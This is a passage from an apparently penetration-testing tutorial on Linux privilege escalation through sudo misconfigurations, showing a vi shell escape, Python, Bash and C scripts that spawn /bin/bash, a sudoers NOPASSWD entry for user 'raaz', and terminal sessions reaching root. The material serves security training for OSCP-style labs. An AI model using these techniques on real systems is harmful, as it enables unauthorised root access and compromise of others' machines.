~               type  :help<Enter>  or  <F1>  for on-line help
~               type  :help version7<Enter>   for version info
~
~
~
~
~
:!bash
```

You will get root access as shown in the below image.

```
id
whoami
```

NOTE: sudo permission for less, nano, man, vi and man is very dangerous as they allow user to edit system file and lead to Privilege Escalation.




```
raaz@ubuntu:~$ sudo vi

root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
```

Allow Root Privilege to Shell Script

There are maximum chances to get any kind of script for the system or program call, it can be any script either Bash, PHP, Python or C language script. Suppose you (system admin) want to give sudo permission to any script which will provide bash shell on execution.

For example, we have some scripts which will provide root terminal on execution, in given below image you can observe that we have written 3 programs for obtaining bash shell by using different programing language and saved all three files: **asroot.py, asroot.sh, asroot.c** (compiled file **shell**) inside bin/script.


NOTE: While solving OSCP challenges you will find that some script is hidden by the author for exploit kernel or for root shell and set sudo permission to any particular user to execute that script.



```
root@ubuntu:/bin/script# cat asroot.py
#! /usr/bin/python

import os

os.system("/bin/bash")

root@ubuntu:/bin/script# cat asroot.sh
#! /bin/bash

/bin/bash
root@ubuntu:/bin/script# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}


root@ubuntu:/bin/script# gcc asroot.c -o shell
asroot.c: In function ‘main’:
asroot.c:8:4: warning: implicit declaration of function ‘system’
    system("/bin/bash");
    ^
root@ubuntu:/bin/script# chmod 777 shell
root@ubuntu:/bin/script# ls
asroot.c  asroot.py  asroot.sh  shell
root@ubuntu:/bin/script#
```

Now allow raaz to run all above script as root user by editing sudoers file with the help of following command.

```
raaz ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py
```


```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```


Spawn root shell by Executing Bash script

For the privilege, escalation phase executes below command to view sudo user list.

sudo -l

The highlighted text is indicating that the user raaz can run asroot.sh as root user. Therefore we got root access by running asroot.sh script.

```
sudo /bin/script/asroot.sh
id
```



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo /bin/script/asroot.sh
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


Spawn root shell by Executing Python script

Execute below command for privilege escalation to view sudo user list.

sudo -l

At this time the highlighted text is showing that user raaz can run asroot.py as root user. Therefore we acquired root access by executing following script.

```
sudo /bin/script/asroot.py
id
```



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo /bin/script/asroot.py
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

Spawn root shell by Executing C Language script

After compromising the target system and then move for privilege escalation and execute below command to view sudo user list.


sudo -l

Here you can perceive the highlighted text is indicating that the user raaz can run shell (asroot.c complied file) as root user. So we obtained root access by executing following shell.

```
sudo /bin/script/shell
id
```

Today we have demonstrated the various method to spawn root terminal of victim's machine if any user is a member of sudoers file and has root permission.

HAPPY HACKING!!!!



```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo /bin/script/shell
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← OLDER POSTS